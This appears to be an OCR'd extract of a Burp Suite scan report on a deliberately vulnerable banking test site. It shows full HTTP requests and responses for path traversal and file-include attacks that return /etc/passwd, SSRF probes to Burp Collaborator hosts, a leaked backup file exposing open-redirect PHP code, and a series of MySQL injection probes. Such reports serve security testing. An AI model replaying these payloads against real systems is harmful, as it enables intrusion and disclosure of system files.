File path traversal

(https://cwe.mitre.org/data/definitions/22.html)

CWE-23: Relative Path Traversal (https://cwe.mitre.org/data/definitions/23.html)
CWE-35: Path Traversal: '.../...//' (https://cwe.mitre.org/data/definitions/35.html)
CWE-36: Absolute Path Traversal (https://cwe.mitre.org/data/definitions/36.html)

Reference


File path traversal (https://portswigger.net/web-security/file-path-traversal)

FirstOrderEvidence

```
GET /get_file.php?file=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:56:13 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 1484
Connection: close
Content-Type: text/html; charset=UTF-8

root: x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin: /usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/
[...]
nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody: x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/syste
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
File path traversal	high	firm	http://www.vulnerable-bank.com/get_file.php

J2EEScan - Local File Include

```
GET /get_file.php?file=file%3a%2f%2f%2fetc%2fpasswd HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:56:58 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 1484
Connection: close
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:6
[...]
```

Issues Over Time

Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
J2EEScan - Local File Include	high	certain	http://www.vulnerable-bank.com/get_file.php

External service interaction (DNS)

(https://cwe.mitre.org/data/definitions/918.html)

CWE-406: Insufficient Control of Network Message Volume (Network Amplification) (https://cwe.mitre.org/data/definitions/406.html)

Reference

Burp Collaborator (https://blog.portswigger.net/2015/04/introducing-burp-collaborator.html)


CollaboratorEvidence

```
GET /get_file.php?file=https%3a%2f%2foiafmmc76dfzcqjzudbry4q7gymyaryim99zxo.burpcollaborator.net%2f%3fnews.txt HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:03:34 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 61
```

```
Connection: close
Content-Type: text/html; charset=UTF-8

<html><body>jwzidmy1epjz13696f5kvizjsglgjgjfigz</body></html>
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
External service interaction (DNS)	high	certain	http://www.vulnerable-bank.com/get_file.php

External service interaction (HTTP)

(https://cwe.mitre.org/data/definitions/918.html)

CWE-406: Insufficient Control of Network Message Volume (Network Amplification) (https://cwe.mitre.org/data/definitions/406.html)

Reference

Burp Collaborator (https://blog.portswigger.net/2015/04/introducing-burp-collaborator.html)


CollaboratorEvidence

```
GET /get_file.php?file=http%3a%2f%2fwppntujfdlm7jyq71liz5cxfn6t6hz5ptgg64v.burpcollaborator.net%2f%3fnews.txt HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:03:36 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 61
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
<html><body>jwzidmy1epjz13696f5kvizjsglgigjfigz</body></html>
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
External service interaction (HTTP)	high	certain	http://www.vulnerable-bank.com/get_file.php

Backup file

(https://cwe.mitre.org/data/definitions/530.html)

Reference

Review Old, Backup and Unreferenced Files for Sensitive Information
(https://www.owasp.org/index.php/Review_Old,_Backup_and_Unreferenced_Files_for_Sensitive_Information_(OTG-CONFIG-004))

FirstOrderEvidence

```
GET /redirect.php.bak ?redirect=http%3a%2f%2fwww.google.com%2f HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```


```
HTTP/1.1 200  OK
Date: Fri, 21 May 2021 16:04:16 GMT
Server: Apache/2.4.25 (Debian)
Last-Modified: Thu, 24 Aug 2017 18:39:21 GMT
ETag: "62-5578425919e57"
Accept-Ranges: bytes
Content-Length: 98
Connection: close
Content-Type: application/x-trash

<?php

// redirect.php

$redirect = $_GET['redirect'];

header("Location: $redirect");

?>
```

FirstOrderEvidence

```
GET /auim.php.bak ?redirect=http%3a%2f%2fwww.google.com%2f HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 404  Not Found
Date: Fri, 21 May 2021 16:04:17 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 285
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found </title>
</head><body>
<h1>Not Found </h1>
<p>The requested URL was not found on this server. </p>
<hr>
<address>Apache/2.4.25 (Debian) Server at www.vulnerable-bank.com Port 80 </address>
</body></html>
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Backup file	info	certain	http://www.vulnerable-bank.com/redirect.php

MySQL injection

css_classes	X	Y
</html>	0	1
anchor_labels	X	Y
visible_text	*X*	*Y*
whole_body_content	*X*	*Y*
limited_body_content	*X*	*Y*

MySQL injection	**/power(unix_timestanp(),0)**	**/power(unix_timestamp(),0)**
<div	39	58
error	2	0
word_count	642	831
outbound_edge_tag_names	X	Y
<script	2	4
visible_word_count	191	242
comments	X	Y
line_count	210	315
tag_names	X	Y
outbound_edge_count	30	45
css_classes	X	Y
</html>	0	1
anchor_labels	X	Y
visible_text	*X*	*Y*
whole_body_content	*X*	*Y*
content_length	*9302*	*Y*
limited_body_content	*X*	*Y*

Comment injection	**/'z*/**/**	**/**z'*/**
<div	39	58
error	3	0
word_count	666	831
outbound_edge_tag_names	X	Y
<script	2	4
visible_word_count	215	242
comments	X	Y
line_count	210	315
sql syntax	1	0
tag_names	X	Y
outbound_edge_count	30	45
css_classes	X	Y
</html>	0	1
anchor_labels	X	Y
visible_text	*X*	*Y*
whole_body_content	*X*	*Y*
content_length	*9383*	*Y*
limited_body_content	*X*	*Y*

HTML comment injection (WAF?)	**<!-zz-->**	**<!--z-z-->**
content_length	*9377*	*9379*

MySQL order-by	**procedure analyse (0,0,0)-- -**	**procedure analyse (0,0)-- -z**
outbound_edge_tag_names	X	Y
<script	2	4
comments	X	Y
line_count	210	315
outbound_edge_count	30	45
css_classes	X	Y
</html>	0	1
anchor_labels	X	Y
<div	*39*	**61**
error	**2**	*0*
tag_names	*X*	**Y**
limited_body_content	**X**	*Y*

Magic value: null	**null**	**nzll**
<div	57	39
error	0	2
word_count	816	643
outbound_edge_tag_names	X	Y

<script	4	2
visible_word_count	222	192
comments	X	Y
line_count	315	210
tag_names	X	Y
outbound_edge_count	45	30
css_classes	X	Y
</html>	1	0
anchor_labels	X	Y
visible_text	*X*	**Y**
whole_body_content	*X*	**Y**
content_length	*X*	**9262**
limited_body_content	*X*	**Y**

Remediation

This issue does not necessarily indicate a vulnerability; it is merely highlighting behaviour worthy of manual investigation. Try to determine the root cause of the observed behaviour.Refer to Backslash Powered Scanning (http://blog.portswigger.net/2016/11/backslash-powered-scanning-hunting.html) for further details and guidance interpreting results.

Classification

none

Reference

none

DiffableEvidence

```
GET /app_v3_personal.php?id=1/0&ut5ao1ba92=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, ut5ao1ba92
Accept: */*, text/ut5ao1ba92
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
ut5ao1ba92
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://ut5ao1ba92.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:04:51 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12981
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

```
GET /app_v3_personal.php?id=1-00&ol8sw7d3wn6=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, ol8sw7d3wn6
Accept: */*, text/ol8sw7d3wn6
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
ol8sw7d3wn6
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://ol8sw7d3wn6.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:04:50 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 13204
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1/(2-2)&qqomk4nxg98=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, qqomk4nxg98
Accept: */*, text/qqomk4nxg98
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
qqomk4nxg98
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://qqomk4nxg98.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:04:59 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12981
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1/(1*1)&x5mxsfa8=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, x5mxsfa8
Accept: */*, text/x5mxsfa8
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
x5mxsfa8
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://x5mxsfa8.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:04:59 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 13204
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1/abf(1)&z06ecd0=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, z06ecd0
Accept: */*, text/z06ecd0
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36 z06ecd0
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://z06ecd0.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:05:24 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9272
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1/abs(1)&l7um8rcbq38=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, l7um8rcbq38
Accept: */*, text/l7um8rcbq38
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
l7um8rcbq38
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://l7um8rcbq38.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:05:24 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 13204
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1/power(unix_timestanp(),0)&yfm2p512s57=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, yfm2p512s57
Accept: */*, text/yfm2p512s57
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
yfm2p512s57
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://yfm2p512s57.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:05:41 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9302
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1/power(unix_timestamp(),0)&gb7ey7gkzr8=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, gb7ey7gkzr8
Accept: */*, text/gb7ey7gkzr8
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
gb7ey7gkzr8
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://gb7ey7gkzr8.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:05:40 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 13204
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1/'z*/**/&yp8bi2zwp55=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, yp8bi2zwp55
Accept: */*, text/yp8bi2zwp55
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
yp8bi2zwp55
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://yp8bi2zwp55.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:06:14 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9383
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1/**z'*/&g9r6lcjska0=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, g9r6lcjska0
Accept: */*, text/g9r6lcjska0
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
g9r6lcjska0
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://g9r6lcjska0.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:06:14 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 13204
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1<!-zz-->&k4i87388o26=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, k4i87388o26
Accept: */*, text/k4i87388o26
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
k4i87388o26
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://k4i87388o26.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:06:21 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9377
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1<!--z-z-->&gpxffs2734=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, gpxffs2734
Accept: */*, text/gpxffs2734
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
gpxffs2734
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://gpxffs2734.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:06:21 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9379
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1%20procedure%20analyse%20(0,0,0)--%20-&meo322wh6=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, meo322wh6
Accept: */*, text/meo322wh6
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
meo322wh6
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://meo322wh6.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:06:28 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9298
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1%20procedure%20analyse%20(0,0)--%20-z&v1u0l40=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, v1u0l40
Accept: */*, text/v1u0l40
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36 v1u0l40
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://v1u0l40.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:06:27 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 13673
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=null&ynhp3w93=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, ynhp3w93
Accept: */*, text/ynhp3w93
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
ynhp3w93
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://ynhp3w93.com
```


```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:06:39 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12981
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
